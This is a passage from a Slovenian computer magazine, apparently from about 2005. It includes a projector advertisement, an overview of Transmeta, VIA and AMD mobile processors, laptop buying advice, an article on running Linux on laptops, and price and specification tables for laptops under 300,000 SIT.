Hitachi CP-X250
3 LCD, 2000 ansi lumnov
1024x768,
prenosna torba
3 leta garancije



Aero Light
univerzalni stropni nosilec za projektorje
od 75 do 1500 mm od 22.000 + ddv naprej

kupon za **6% popust**
za nakup stropnega
nosilca **Aero Light**
ali projektorja za
domači kino

Uradni zastopnik za multimedijaska projektorje Sanyo in Hitachi Digital Media Group. Za informacije o prodaji in najemu Sanyo in Hitachi opreme pokličite 01 542 10 37. Več o naši ponudbi preberite na www.lukvel.si. Lukvel d.o.o., Šmartinska cesta 130, 1000 Ljubljana

skih družin še vrsto modelov, ki se v glavnem ločijo glede vsebovanega hitrega predpomnilnika in delovne hitrosti jedra, nekateri pa tudi glede vmesnika priklopa na matično ploščo.

TRANSMETA

Transmeta je bila velik up, saj je revolucionirala **pametne procesorje**, ki jim je pri izvajanju pomagala programska oprema. Rezultat je bila velika **varčnost**, vendar pa so bili ob konkurenci procesorji glede na dano zmogljivost **predragi**. Najpogostejši Transmetin procesor je **Crusoe**, ki ga lani zamenjal zmogljivejši **Efficeon**. Razen uporabnikom, ki jim je najvažnejša dolga avtonomija delovanja na akumulatorjih, Transmetinih procesorjev ne bi priporočali za običajno uporabo – so prepočasni oziroma predragi

VIA

VIA je bolj kot proizvajalec hitrih procesorjev znana po izdelavi majhnih platform ter energijsko učinkovitem procesiranju. Aktualni procesor, ki ga občasno najdemo tudi v prenosnikih na slovenskem trgu, je **VIA C3**. Žal je procesor glede na Intel in AMD tehnološko vsaj **generacijo ali dve zadaj**, zato tudi ne ponuja pričakovane zmogljivosti. Po drugi strani pa se prenosnikih s tem procesorjem najpogosteje zadržujejo v **cenovno najnižjem razredu** in jih najdemo tudi že za dobrih 100 tisočakov.

AMD

AMD priznava, da se do letos ni posebej posvečal mobilnemu trgu, kar se tudi pozna. Dosedanja AMD-jeva ponudba v tem segmentu je obsegala **Athlon 64 Mobile** in **Sempron Mobile** (naslednih Durona), nekateri proizvajalci prenosnikov pa so tako kot pri Intelu za večje namizne nadomestke posegali kar po polnokrvnih namiznih Athlonih.... AMD je pozno spomladi letos predstavil **Turion 64**, ki je pravzaprav Athlon 64 z vdelanimi tehnologijami varčevanja z energijo in zmanjšanim predpomnilnikom in hitrostjo delovanja. Turion naj bi se postavil ob bok Intelovemu Pentiumu M. Žal so prvi rezultati precej mešani – v ničemer pa izrazito ne prekaša Pentiuma M. Vsekakor je Turion 64 pomemben, saj je prav na račun tega procesorja AMD ponovno obnovil sodelovanje z večino proizvajalcev prenosnikov in si tako odprl vrata za naslednji korak.

PRIHODNOST

Tako Intel kot AMD sta za konec tega leta že napovedala **dvojedrne** mobilne procesorje, vsi pa bodo imeli podporo **64-bitnemu** procesiranju. Po neuradnih napovedih naj bi AMD novinca predstavil hitreje, a kaj, ko sta pomembni tudi dobavljivost in predvsem cena. In prav pri ceni bo imel Intel, ki s koncem leta v proizvodnji prehaja na 65-nanometrski proces izdelave, s čimer občutno nižja stroške, verjetno veliko več maneverskega prostora, kar je lahko v rokah enega največjih marketinških strojev v panogi (ok, pustimo Microsoft ob strani) za konkurenco smrtno nevarno.

PREMISLEK PRED NAKUPOM

Včasih se je splačalo kupiti prenosni računalnik le tistim, ki redno potovali in morali na potovanju še kaj postoriti. Za prenosnost računalnika so morali žrtvovati katero od možnosti ali funkcij. Danes ni več tako. Prenosniki imajo prav vse, kar imajo veliki in včasih še kaj več, le ne tako zmogljivo. Ker je prenosnikov veliko in sila različni so, je odločitev o nakupu lahko težavna. Da vam olajšamo razmislek, še nekaj napotkov, na kaj je treba biti pozoren.

Piše: Zdenko Frangež

zdenko.frangez@mojmikro.si

Kot pri vsakem računalniku je treba najprej premisliti, **kaj sploh želimo in kaj potrebujemo**. Globina žepa pa bo odločila, ali so želje uresničljive.



PROCESSOR IN POMNILNIK

Nekako velja, da so procesorji za namizne računalnike zmogljivejši od primerljivih, izdelanih za prenosnike. Modra bo kdo trdil drugače, a tako kažejo številke. V prispevku o procesorjih je razloženo, za kaj je kateri primeren. Torej na kratko. Če želite hiter prenosnik, ki bo nadomestil namizni računalnik, je primeren tudi procesor za namiznik. Če želite več avtonomije, pa procesor za prenosnik in to je zadnji čas **Centrino**. Vsi procesorji, ki imajo manjšo zmogljivost, recimo Celeron, so primerni za večino opravil, zatakne pa se pri zahtevnih izračunih. Navadno se to najbolj opazi pri kodiranju video posnetkov in podobnih opravilih.

Pregrevanje procesorjev je lahko tudi zelo nadležno, posebej v prenosniku. Na srečo lahko to preverite že v trgovini. Zahtevajte predstavitev obremenjenega prenosnika. Če se po določenem času pregreva, je tudi pomembno, kje so vroče točke. In če so tam, kjer so navadno vaše dlani vas bo to hudo motilo. Hkrati tako preverite tudi glasnost naprave.

Pomnilnika ni nikoli dovolj. Saj vas bodo hoteli prepričati, da je za prenosnik dovolj 256 MB pomnilnika. Prenosnik pa ima naložen operacijski sistem Windows XP, kot je v vašem namiznem računalniku, in ni razloga, da bo v manjšem ohišju zahteval manj pomnilnika. Nekako velja, da je morda udobno uporabljati prenosnik s **512 MB**

pomnilnika, zahtevni uporabniki pa potrebujejo **1 GB**. Saj zadeva deluje tudi z manj pomnilnika. Seveda bo več v uporabi trdi disk in ta je v prenosnikih sila počasen za sedanje čase. Tako pač ne boste izkoristili polne zmogljivosti prenosnika.

ZASLON

Pri zaslonu je treba izbirati med ločljivostjo, velikostjo in obliko oziroma razmerjem. Seveda velja, da je bolje, če je ločljivost večja. Težava pa se pojavi, ko se nam zdijo črke premajhne za branje v tako visoki ločljivosti. LCD-zaslone namreč ne izrisujejo niti približno lepo ničesar, kar je izrisano pod optimalno ločljivostjo, ki je hkrati tudi **najvišja** za zaslon. Torej le preverite, **ali z lahkoto berete** vse, kar je na zaslonu.

Velikost zaslona je odvisna od tega, kar boste počeli. Če imate navado ali potrebo po zaslonu posejati več aktivnih oken ali delate s preglednicami, potem je velik zaslon seveda prednost.

Oblika zaslona pa je zgodba zase. Klasično razmerje **4 : 3** je v navadi že iz časov CRT-monitorjev. Tega smo se privadili in lažje delimo zaslon z okni po višini kot širini. Pri zaslonu z razmerjem **19 : 10** je to težko ali nemogoče. **Široki** zasloni so pripravni za ogled **filmov, za delo pa manj**. Diagonala zaslona 15 palcev pri razmerju 4 : 3 pomeni čisto nekaj drugega kot pri 16 : 10. Z isto diagonalo bo širok zaslon širši., a bo tudi nižji. In potem deljenje zaslona po višini vsaj za resno delo odpade.

PRIKLJUČKI

Zadnje čase imajo prenosniki navadno več priključkov, kot jih v resnici potrebujete. Kljub vsemu pa se le pozanimajte, kaj premore model, za katerim pogledujete, in premislite, ali vam to zadošča. Najlažje je prešteti **USB-priključke**. Občasno boste uporabljali tudi USB-miško, pa pomnilniški USB-ključek, morda še USB-tiskalnik, in če ima prenosnik le dva ustrezna priključka boste morali razmisliti o USB-zvezdišču, ki je sicer poceni in majhno, a ga je kljub vsemu nadležno prenašati naokoli. Tudi razmestitev priključkov mora biti smiselna in omogočati mora lahko uporabo.

TRDI DISK

Za prenosnik je dovolj že skromen **40 GB** velik trdi disk. Če nameravati naokoli prenašati kopico datotek, zlasti če bodo to **filmi**, pa je to hitro premalo. Torej le premislite, ali boste imeli na trdem disku red ali bi raje večji trdi disk, ki bo omogočal nekaj več svobode.

prenosni računalniki: nakup

BATERIJA

Vsekakor je to eden pomembnejših delov prenosnika. Večini uporabnikov je sicer dovolj avtonomija nekako **do dve uri**. Tudi pri prenosnikih s Centrionom je to pogost pojav. Ker pač vdelajo manjšo baterijo, ki je lažja in cenejša, in ker večina uporabnikov več ne potrebuje. Kdor potrebuje več, bo kupil dodatno ali večjo baterijo, ki pa ni poceni. Če potrebujete več avtonomije, se odločite za prenosnik, ki že v osnovi omogoča štiri in do pet ur delovanja na baterijo.

OPERACIJSKI SISTEM

Navadno je ta že naložen, razen pri najcenejših prenosnikih, ki so poceni ravno na račun tega. Včasih je kateri od dražjih modelov v resnici cenejši, saj ima operacijski sistem že naložen, morda pa je naložena še kakšna dodatna programska oprema, ki mu vrednost še poveča. Seveda je treba tudi razmisliti, ali potrebujete operacijski sistem Windows XP Home Edition ali mora biti različica Professional.

OPTIČNE ENOTE

Zadnje čase je razlika v ceni CD- in DVD-zapisovalnikov majhna. DVD-mediji so zadnje čase celo cenejši od CD-medijev. Torej se odločite raje za **DVD-zapisovalnik**, saj ponuja veliko več za razmeroma majhno razliko v ceni.

TIPOVNICA

Najpomembnejši kos dodatne opreme je vsekakor tipkovnica, saj ste prek nje največ časa v stiku s prenosnikom. Kakovostna naj bo in vam naj ustreza. Seveda je tudi razlika, ali pri delu več pišete ali počnete druge stvari. Pisni člankov še kako poznamo pomembnost dobre tipkovnice, saj je v resnici naše orodje. Računalnik je le sredstvo, ki ponuja druge »usluge«, povezane s tipkovnico.

GARANCIJA

Garancijska doba prenosnikov je lahko eno, dve ali tri leta. Pač odvisno od proizvajalca. Pomembno je tudi prebrati **garancijske pogoje**, saj nekateri navajajo takšne, po katerih boste le stežka kaj reklamirali. Če kupujete prenosnik za dalj časa, pa se splača doplačati nekaj tisočakov za podaljšano garancijo, ki jo ponujajo nekateri trgovci oziroma proizvajalci.

PRENOSNI ALI VNDARLE NAMIZNI?

Pomemben razmislek zadnji čas je tudi, ali namizni računalnik nadomestiti s prenosnim. Če imate malo prostora in želite vsaj občasno prenašati računalnik naokoli, je to smiselno. Drugače pa ne. Za isto ceno je mogoče kupiti **zmogljivejši namizni računalnik**, ki ga boste lahko tudi **nadgrajevali**, vsaj nekaj časa, če boste želeli, seveda. Pri prenosnikih se ta zgodba večinoma konča že ob nakupu. Nadgradite lahko le nekatere komponente in še to z zelo omejeno izbiro. Kar boste kupili, boste imeli kar nekaj časa, saj povprečen uporabnik ne prodaja računalnika ravno vsako leto. Pa še splača se ne ravno, saj prenosnikom hitro padajo cene.

Tehten razmislek bo gotovo povečal možnosti, da boste z izbrano napravo zadovoljni. In to je najpomembnejše. ■

prenosni računalniki in Linux

LINUX KOT PRENOSNA ALTERNATIVA

Marsikdo je že ugotovil, da je moč ceno prenosnika znižati za okoli 30 tisočakov, če namesto licenčnega operacijskega sistema Windows izbere katero izmed različic GNU/Linuxa.

Piše: **Jaka Mele**

jaka.mele@mojmikro.si

Seveda pa **cena** še zdaleč ni poglavitni razlog, zakaj se mnogi poznavalci odločajo za Linux tudi v prenosniku – bistvenejši sta **stabilnost in varnost sistema**, pa tudi odpornost na viruse je prijetna lastnost.

Med naprednimi uporabniki Linux v prenosnem računalniku že leta ni več nikakršen tabu. Vendar sta bila do nedavnega namestitvev in uporaba sistema pretrd oreh za začetnika, celo mnogim povprečnim in naprednejšim uporabnikom se je zatikalo. Nato so se v bitki za namizje razvijalci Linuxa okoli lanskega leta končno zavedli, da Linux na namizje ne more priti drugače kot **prek prenosnikov!** O tem pričata tudi manjša rast prodaje namiznih računalnikov ter divja rast prenosnikov. Kako torej do svojega prenosnega Linuxa?

PREDNAMEŠČEN SISTEM

Zagotovo je najenostavnejša pot do prenosnika z operacijskim sistemom Linux nakup enote s **prednameščanim sistemom**. Žal nam mi uspelo najti podatka, ali tak sistem ponuja oz. prodaja kdorkoli v Sloveniji. Največ, kar smo dosegli, je pripravljenost prodajalca, da nam proda prenosnik brez operacijskega sistema Windows. V **tujini** je položaj popolnoma drugačen, saj so prodajalci začeli Linux prednameščati v računalnike predvsem zaradi takojšnjega **znižanja stroškov** in s tem **ugodnejših cen** na prodajnih policah. Ameriški supertrgovca Wal-Mart je tako konec preteklega leta pričel prodajati prenosne računalnike s prednameščanim Linuxom za ceno 498 USD (okoli 100 tisoč tolarjev). Že pred tem so nekateri proizvajalci, med katerimi zagotovo izstopa Dell, ponujali prenosnike z že naloženim sistemom Linux (RedHat) ...

ZAKAJ LINUX?

Če že imamo prenosnik in želimo vanj namestiti Linux, je smiselno vprašanje, kaj s tem sploh pridobimo. Poleg že omenjene **varnosti**, tako **omrežne** kot tudi **sistemske** (popravki, luknje), je Linux veliko varnejši tudi glede **virusov**. Tako bo delo z internetom (e-pošta, spletno brskanje) tudi po straneh in vsebinah, ki so za uporabnika Windows smrtonosni, na Linuxu povsem nenevarno. Odvisno od distribucije Linuxa in oblike namestitve zmremo (kar je zanimivo predvsem za starejše prenosnike) doseči tudi **odzivnejše in hitrejše delo-**

vanje, še zlasti še gre za osnovno oz. pisarniško rabo.

ZAKAJ NE?

Če bi bilo vse lepo in rožnato, bi Linux zagotovo tudi v prenosnikih že uporabljali vsi. Vendar pa Linux še vedno prinaša vrsto **vprašanj** (kako namestiti to in ono, kako je s karticami PCMCIA, kaj storiti, če to in to ne deluje ...), na katera mora uporabnik **iskati odgovore**, kar utegne pomeniti pogosto časovno potratno iskanje prek Googla ali brskanje po uporabniških forumih, specializiranih za to ali ono podporo ... To bo odvrnilo večino povprečnih uporabnikov. Dodatno slabost so zakrivali sami proizvajalci strojne opreme, saj za prenekatere dele in funkcije **ni gonilnikov** zunaj sistema Windows, kar pomeni, da v Linuxu določenih funkcij pač ni. Tu imamo v mislih napredne funkcije, kot so recimo aktivna zaščita diska (IBM), obračanje zaslona (tablični prenosniki), določena stanja varčevanja z energijo ACPI, zelo pomanjkljiva programska podpora za dodatke (bralniki prstnih odtisov, zagon z USB-diskov, brezžične kartice PCMCIA ...)

KAKO ZAČETI?

Če ste trdno odločeni, da je Linux prava stvar za vas in še nimate prenosnika, bodite pri nakupu izbirčni in pazljivi. Marsikateri nepoučeni prodajalec bo namreč zagotavljal, da je vsa strojna oprema prenosnika **združljiva z Linuxom**, kar pa se pozneje pogosto izkaže za neresnično. Zato bi bolj kot nakup brezimenskih doma sestavljenih prenosnikov svetovali nakup izbranega imenskega modela z **zagotovljenim delovanjem v Linuxu** (HP, IBM/Lenovo, DELL, Toshiba) ... Piko na i doda še tehnična podpora proizvajalca, ki vključuje tudi vašo distribucijo Linuxa.

Sicer pa pred nakupom velja prenosnik preveriti (procesor, grafični procesor, vezni nabor, brezžični vmesnik) s **seznamom v Linuxu podprte strojne opreme**. Tako imajo brezžični omrežni adapterji Centrino še vedno težave s podprtostjo v Linuxu, pa tudi grafični proizvajalec ATI še ni dosegel tako kakovostnega gonilnika, kot ga ponuja Nvidia. Vdelani modem je v večini primerov t. i. programski modem, ki deluje le v okolju Windows, zato je rešitev tu nakup modema PCMCIA, ki ima praviloma polne gonilnike za vse sisteme. Celoten seznam vzdržujejo na spletni strani **Linux on the Road**, na naslovu www.tldp.org/LDP/Mobile-Guide/html/index.html.

Proizvajalec	Ime modela	Informacije	Spletni naslov	Cena v SIT	Tehnični podatki	Procesor	Zaslon	Pomnilnik	Trdi disk	Drugi pogoni	Grafična kartica	Vmesniki	Mere in masa	Programska oprema
HP	NX6110 PY382	Avtera, d.o.o.	www.hp.com	205.900		Intel Celeron-M 370 1,5 GHz	15,1" XGA 1024 x 768	265 MB DDR 333	40 GB 5400 rpm	DVD +/- RW	Intel Media Graphics Accelerator 900 do 128 MB	modem 56K, LAN 10/100, Firewire, WLAN 802.11 b/g, Bluetooth, 2x USB 2.0, VGA, 2x avdio, PCMCIA, IrDa	303 x 326 x 267 mm, 2,75 kg	ni podatka
HP	NX6125 PY557	Avtera, d.o.o.	www.hp.com	198.990		Mobile AMD Sempron 3100+	15" XGA 1024 x 768	265 MB DDR 333	60 GB 4200 rpm	DVD +/- RW	ATI Mobility Radeon X300 do 128 MB	modem 56K, LAN 10/100, Firewire, WLAN 802.11 b/g, 3x USB 2.0, VGA, 2x avdio, PCMCIA, 6 v 1 čutalec kartic, čitalec prstnih odtisov, IrDa	310 x 328 x 267 mm, 2,72 kg	OS FREE DOS
HP	NC6110 PY501	Avtera, d.o.o.	www.hp.com	289.998		Intel Pentium M 740 1,73 GHz	15" XGA 1024 x 768	512 MB DDR 333	60 GB 5400 rpm	DVD +/- RW	Graphics Media Accelerator 900	modem 56K, LAN 10/100, Firewire, Bluetooth, 2x USB 2.0, VGA, 2x avdio, PCMCIA, IrDa	328,6 x 267 x 30,3 mm, 2,7 kg	Windows XP PRO slov.
HP	NX6110 PY535	Avtera, d.o.o.	www.hp.com	281.880		Intel Pentium M 740 1,73 GHz	15" XGA 1024 x 768	512 MB DDR 333	60 GB 4200 rpm	DVD +/- RW	Graphics Media Accelerator 900	modem 56K, LAN 10/100, Firewire, WLAN 802.11 b/g, 2x USB 2.0, VGA, 2x avdio, PCMCIA, IrDa	328,6 x 267 x 30,3 mm, 2,7 kg	Windows XP PRO angl.
HP	NX6125 PY418	Avtera, d.o.o.	www.hp.com	264.990		AMD mobile Turion 64 ML-28 1,6 GHz	15" XGA 1024 x 768	512 MB DDR 333	60 GB Smart ATA	DVD +/- RW	ATI Mobility Radeon X300 do 128 MB	modem 56K, LAN 10/100, Firewire, WLAN 802.11 b/g, Bluetooth, 3x USB 2.0, VGA, 2x avdio, PCMCIA, 6 v 1 čutalec kartic, čitalec prstnih odtisov, IrDa	31 x 328 x 267 mm, 2,7 kg	Windows XP PRO angl., SLO Language pack
HP	NX6110 PY461	Avtera, d.o.o.	www.hp.com	269.880		Intel Pentium M 730 1,5 GHz	15,1" XGA 1024 x 768	256 MB DDR 333	60 GB	DVD +/- RW	Intel Media Graphics Accelerator 900 do 128 MB	modem 56K, LAN 10/100, WLAN 802.11 b/g, Firewire, Bluetooth, 2x USB 2.0, VGA, 2x avdio, PCMCIA, IrDa	30,3 x 326 x 267 mm, 2,75 kg	Free DOS
Lenovo (IBM)	ThinkPad R50e UROBWWK	Asbis, d.o.o.	www.ibm.com	229.998		Intel Pentium M 1,6 GHz	15" 1024 x 768 XGA	256 MB DDR, 266 MHz	40 GB 4200 rpm	CD-RW/DVD-ROM	Intel Extreme Graphics 2	modem 56K, LAN 10/100, Intel PRO/Wireless 2200BG, 2x USB 2.0, VGA, avdio, vzporedni port, IrDa, PCMCIA	ni podatka, 3 kg	Windows XP PRO
Lenovo (IBM)	ThinkPad R50e C-M 360	Asbis, d.o.o.	www.ibm.com	179.988		Intel Celeron M 360 1,40 GHz	15" 1024 x 768 XGA	256 MB DDR, 266 MHz	40 GB 4200 rpm	CD-RW/DVD-ROM	Intel Extreme, DVMT	modem 56K, LAN 10/100, WLAN 802.11/b/g, 2x USB 2.0, VGA, avdio, IrDa, PCMCIA	ni podatka, 2,8 kg	Windows XP PRO
Fujitsu Siemens	Amilo PRO V8010 P-M 740	Avtera, d.o.o.	www.fujitsu-siemens.com	294.990		Pentium M 740 1,73 GHz 2 MB 533 MHz Centrino	15,1" 1024 x 768 XGA	512 MB DDR2-533	60 GB 5400 rpm	DVD-RW, disketnik	Intel g+Graphics Media Accelerator 900 do 128 MB	modem 56K, LAN 10/100, WLAN 802.11 b/g, 4x USB 2.0, VGA, avdio, IrDa, PCMCIA, 3 v 1 bralnik kartic, S-Video, VGA,	33 x 339 x 270 mm, 2,7kg	Windows XP PRO MUI
Fujitsu Siemens	Amilo A-7645 Turion64 MT28	Avtera, d.o.o.	www.fujitsu-siemens.com	269.988		Turion 64 MT28 1,6 GHz	15" 1024 x 768 XGA	512 MB	60 GB 5400 rpm	DVD +/- RW, disketnik	SIS M760 do 128 MB	modem 56K, LAN 10/100, WLAN 802.11 b/g, Firewire, 3x USB 2.0, VGA, avdio, IrDa, PCMCIA, 3 v 1 bralnik kartic, S-Video, VGA	25,3 x 330 x 272 mm, 2,7 5kg	Windows XP Home, Works 8.0
Fujitsu Siemens	Amilo A-1650G Mobile Sempron 3300+	Avtera, d.o.o.	www.fujitsu-siemens.com	254.988		AMD Mobile Sempron 3300+	15,4" WXGA 1280 x 800	256 MB	60 GB	DVD +/- RW, disketnik	ATI Mobility Radeon Xpress 200 do 128 MB	modem 56K, LAN 10/100, WLAN 802.11 b/g, Firewire, 4x USB 2.0, VGA, avdio, IrDa, PCMCIA, 3 v 1 bralnik kartic, S-Video, VGA	35,9 x 390 x 272 mm, 3,2 kg	Windows XP Home, Works 8.0
Solo (Intel)	SOLOnote P1559-A 1,6	Avtronic, d.o.o.		293.678		Intel Centrino Pentium M 1,6 GHz	15,1" SXGA+, 1400 x 1050	256 MB DDR II	40 GB SATA-150 5400 rpm	CDRW in DVD kombiniran	nVidia 6600 MXM 128 MB VRAM	modem 56K, LAN 10/100, WLAN 802.11 b/g, Firewire, 3x USB 2.0, VGA, avdio, avdio optični, IrDa, PCMCIA, 2 v 1 bralnik kartic, S-Video, VGA, vzporedni, ExpressCard	330 x 275 x 32,1~40,1 mm, 2,8 kg	
Solo (Intel)	SOLOnote P1557-G 1,7	Avtronic, d.o.o.		267.990		Intel Centrino Pentium M 1,7 GHz	15,1" SXGA+, Ločljivost 1400 x 1050	256 MB DDR II	40 GB ATA-100 4200 rpm	CDRW in DVD kombiniran	ATI M11 Radeon 9700 128 MB	modem 56K, LAN 10/100, WLAN 802.11 b/g, Firewire, 3x USB 2.0, VGA, avdio, avdio optični, IrDa, PCMCIA, 2 v 1 bralnik kartic, S-Video, VGA, vzporedni	326 x 270 x 30 mm, 2,68 kg	
Solo (Intel)	SOLOnote C1551A 1,3	Avtronic, d.o.o.		209.988		Intel Celeron M 1,3 GHz	12,1 TFT LCD, WXGA 1280 x 800	256 MB DDR	40 GB ATA-100 4200 rpm	CDRW in DVD kombiniran	Intel integrirana, do 64 MB	modem 56K, LAN 10/100, Firewire, 2x USB 2.0, VGA, avdio, avdio optični, IrDa, PCMCIA, bralnik kartic CF, S-Video, VGA, vzporedni	296 x 205 x 35 mm, 1,95 kg	
Solo (Intel)	SOLOnote P1558-A 1,3	Avtronic, d.o.o.		231.368		Intel Celeron M 1,3 GHz	15,1" XGA+ 1024 x 768	256 MB DDR II	40 GB SATA-150 5400 rpm	CDRW in DVD kombiniran	Intel i900 integrirana PCI-ex 64 MB	modem 56K, LAN 10/100, WLAN 802.11 b/g, Firewire, 3x USB 2.0, VGA, avdio, avdio optični, IrDa, PCMCIA, 2 v 1 bralnik kartic, S-Video, VGA, vzporedni, ExpressCard	330 x 275 x 32,1~40,1 mm, 2,8 kg	

prenosniki do 300.000 SIT

Proizvajalec	Ime modela	Informacije	Spletni naslov	Cena v SIT	Tehnični podatki	Procesor	Zaslon	Pomnilnik	Trdi disk	Drugi pogoni	Grafična kartica	Vmesniki	Merila in masa	Programska oprema
Toshiba	SATELLITE M40X-116	Inea, d.o.o.	www.toshiba.com	279.990		Intel Pentium M procesor 730 1,6 GHz	15,4" SXGA+ 1280 x 800	512 MB DDR	60 GB	DVD-RW	Intel 915GM do 128 MB	modem 56K, LAN 10/100, WLAN 802.11 b/g, Firewire, 3x USB 2.0, VGA, avdio, IrDa, PCMCIA, 6 v 1 bralnik kartic, S-Video, VGA, vzporedni, iLink	365 x 275 x 30/38 mm, 3 kg	Windows XP Home Edition
Toshiba	SATELLITE L10-193	Inea, d.o.o.	www.toshiba.com	279.990		Intel Pentium M procesor 725 1,6 GHz	15" XGA+ 1024 x 768	512 MB DDR	60 GB	DVD-RW	Intel 852GM do 64 MB	modem 56K, LAN 10/100, WLAN 802.11 b/g, Firewire, 3x USB 2.0, VGA, avdio, IrDa, PCMCIA, 6 v 1 bralnik kartic, S-Video, VGA	332 x 270 x 28/36 mm, 2,67 kg	Windows XP Home Edition
Toshiba	SATELLITE A50-106	Inea, d.o.o.	www.toshiba.com	257.988		Intel Celeron M procesor 340 1,5 GHz	15" XGA+ 1024 x 768	256 MB DDR	40 GB	CD-RW/DVD	Intel RG82855GM do 64 MB	modem 56K, LAN 10/100, 3x USB 2.0, VGA, avdio, IrDa, PCMCIA	338 x 274 x 27/38 mm, 2,7 kg	Windows XP Home Edition
Acer	Aspire 5022WLMi AMD Turion	Avtera, d.o.o.	www.acer.com	274.998		AMD Turion ML30	15,4" WXGA Acer CrystalBrite	512 MB DDR	60 GB 4200 RPM	DVD +/- RW	ATI mobility Radeon x600 64 MB	modem 56K, LAN 10/100/1000, WLAN 802.11 b/g, Firewire, 6 v 1 bralnik kartic, 4x USB 2.0, VGA, avdio, IrDa, PCMCIA	363 x 278 x 24/32,9 mm, 3,07 kg	Windows XP Home Edition
Acer	Aspire TravelMate 4152LMI	Avtera, d.o.o.	www.acer.com	269.988		Pentium M 1,7 GHz	15" XGA 1024 x 768	512 MB DDR	60 GB 4200 RPM	DVD +/- RW	ATI Radeon X700 Mobility 64 MB VRAM	modem 56K, Fast Ethernet, WLAN 802.11 b/g, Firewire, 3 v 1 bralnik kartic, 3x USB 2.0, VGA, avdio, IrDa, PCMCIA	ni podatka, 2,38 kg	Microsoft Windows XP Home US
Acer	Aspire TravelMate 2312NLM	Avtera, d.o.o.	www.acer.com	159.990		Intel Celeron M 360 (ni podatka) GHz	15" XGA 1024 x 768	256 MB DDR	40 GB 4200 RPM	DVD +/- RW	int. grafika do 64 MB	modem 56K, LAN 10/100, 3x USB 2.0, VGA, avdio, IrDa, PCMCIA	364 x 279 x 33,9/38,9 mm, 2,76 kg	Linux
Acer	Aspire Travel Mate 2303 NLC	Avtera, d.o.o.	www.acer.com	158.990		Intel Celeron M 340 1,5 GHz	15" XGA 1024 x 768	256 MB DDR	40 GB 4200 RPM	DVD/CD-RW	INTEL EXTREME 2 do 64 MB	modem 56K, LAN 10/100, 3x USB 2.0, VGA, avdio, IrDa, PCMCIA	364 x 279 x 33,9/38,9 mm, 2,8 kg	Linux
Acer	Aspire TravelMate 3002NLC	Avtera, d.o.o.	www.acer.com	149.988		AMD Sempron 2800+	15" XGA 1024 x 768	256 MB DDR	40 GB 4200 RPM	DVD/CD-RW	Sis769GX do 64 MB	modem 56K, LAN 10/100, 3x USB 2.0, VGA, avdio, IrDa, PCMCIA	364 x 279 x 33,9/38,9 mm, 2,8 kg	Linux
Prestigio	Nobile 1570	ASBIS, d.o.o.	www.prestigio.si	292.722		Intel Pentium M 1,6 GHz	15" 1400 X 1050 SXGA+	512 MB DDR2	60 GB SATA, 5400 rpm	DVD +/- RW	nVidia GeForce 6600 Go 128 MB	modem 56K, Fast Ethernet, Intel 2915 A/B/G wi-fi mini PCI, Firewire, 4 v 1 bralnik kartic, 3x USB 2.0, VGA, avdio, optični avdio, IrDa, PCMCIA, PCI Express	270 x 326 x 30 mm, 2,8 kg	
Prestigio	Nobile 1560	ASBIS, d.o.o.	www.prestigio.si	249.900		Intel Pentium M 1,6 GHz	15" 1024 x 768 XGA	512 MB DDR2	40 GB SATA, 5400 rpm	DVD +/- RW	Intel i900 PCI Express do 64 MB	modem 56K, Fast Ethernet, Intel 2915 A/B/G wi-fi mini PCI, Firewire, 4 v 1 bralnik kartic, 3x USB 2.0, VGA, avdio, IrDa, PCMCIA	270 x 32 x 327 mm, 2,7 kg	
Prestigio	Visconte 120	ASBIS, d.o.o.	www.prestigio.si	249.990		Intel Pentium M 1,6 GHz	12.1" 1280 X 800 WXGA	512 MB DDR2	60GB SATA, 5400 rpm	DVD +/- RW	Intel Extreme integ. do 64 MB	modem 56K, 10/100, 3 v 1 bralnik kartic, Intel 2200 B/G wi-fi mini PCI, Firewire, 2x USB 2.0, VGA, avdio, optični avdio, IrDa, PCMCIA	230 x 292 x 31,3 mm, 1,9 kg	
Prestigio	Nobile 150	ASBIS, d.o.o.	www.prestigio.si	144.990		Intel Mobile Celeron M 1,3 GHz	15" 1024 x 768 XGA	256 MB DDR	40GB 5400 rpm	DVD/CD-RW	nVidia GeForce 6600 Go 128 MB	modem 56K, Fast Ethernet, 4x USB 2.0, VGA, avdio, IrDa, PCMCIA, PCI Express	277 x 326 x 36 mm, 2,7 kg	
Packard Bell	EasyNote R4250 Power Cinema	Altech, d.o.o.	www.packardbell.com	228.901		Intel Celeron M 350 1,3 GHz	zaslon 15,4" v razmerju 16 : 9	512 MB	50 GB	DVD +/- RW	Intel 852 do 64 MB	modem 56K, 10/100, Wi-Fi 802.11b/g, 3 v 1 bralnik kartic, 3x USB 2.0, VGA, avdio, optični avdio, IrDa, PCMCIA	30 x 250 x 355 mm, 2,9 kg	Windows XP Home Edition
Comtron	TroNote M85 CXD	Comtron, d.o.o.	www.comtron.si	254.701		Intel P4-M 740 1,73 GHz 740	15" 1024 x 768 XGA	512 MB DDR2	60 GB 5400 rpm	DVD +/- RW	ATI M26 X700 128 MB	modem 56K, 10/100/1000, Wi-Fi 802.11b/g, 3 v 1 bralnik kartic, 4x USB 2.0, VGA, avdio, digitalni avdio 7.1, IrDa, PCMCIA, vzporedni	329 x 275 x 25 - 37 mm, 3,1 kg	ni podatka
Comtron	TroNote A45-SXC	Comtron, d.o.o.	www.comtron.si	155.331		Mobilni Sempron 2800+	15" 1024 x 768 XGA	256 MB DDR	60 GB 5400 rpm	DVD +/- RW	VIA K8N800 do 64 MB	modem 56K, 10/100, bralnik kartic, 2x USB 2.0, VGA, avdio, digitalni avdio 5.1, IrDa, PCMCIA, vzporedni	329 x 275 x 36,5 mm, 3,1 kg	ni podatka
Comtron	TroNote M45-CXD	Comtron, d.o.o.	www.comtron.si	169.653		Intel Celeronu M 1,5 GHz	15" 1024 x 768 XGA	512 MB DDR2	60 GB 5400 rpm	DVD +/- RW	Intel 852GM	modem 56K, 10/100/1000, Firewire, bralnik kartic, 4x USB 2.0, VGA, avdio, IrDa, PCMCIA, vzporedni	328 x 288 x 27 - 38 mm, 2,75 kg	ni podatka
Comtron	TroNote M85Plus-CSD	Comtron, d.o.o.	www.comtron.si	293.902		Intel Pentium M	15.0" SXGA+ 1400x1050	512 MB DDR2	60 GB 5400 rpm	DVD +/- RW	ATI M26 X700 128 MB	modem 56K, 10/100/1000, Wi-Fi 802.11b/g, 3 v 1 bralnik kartic, 4x USB 2.0, VGA, avdio, digitalni avdio 7.1, IrDa, PCMCIA, vzporedni	329 x 275 x 25 - 37 mm, 3,1 kg	ni podatka

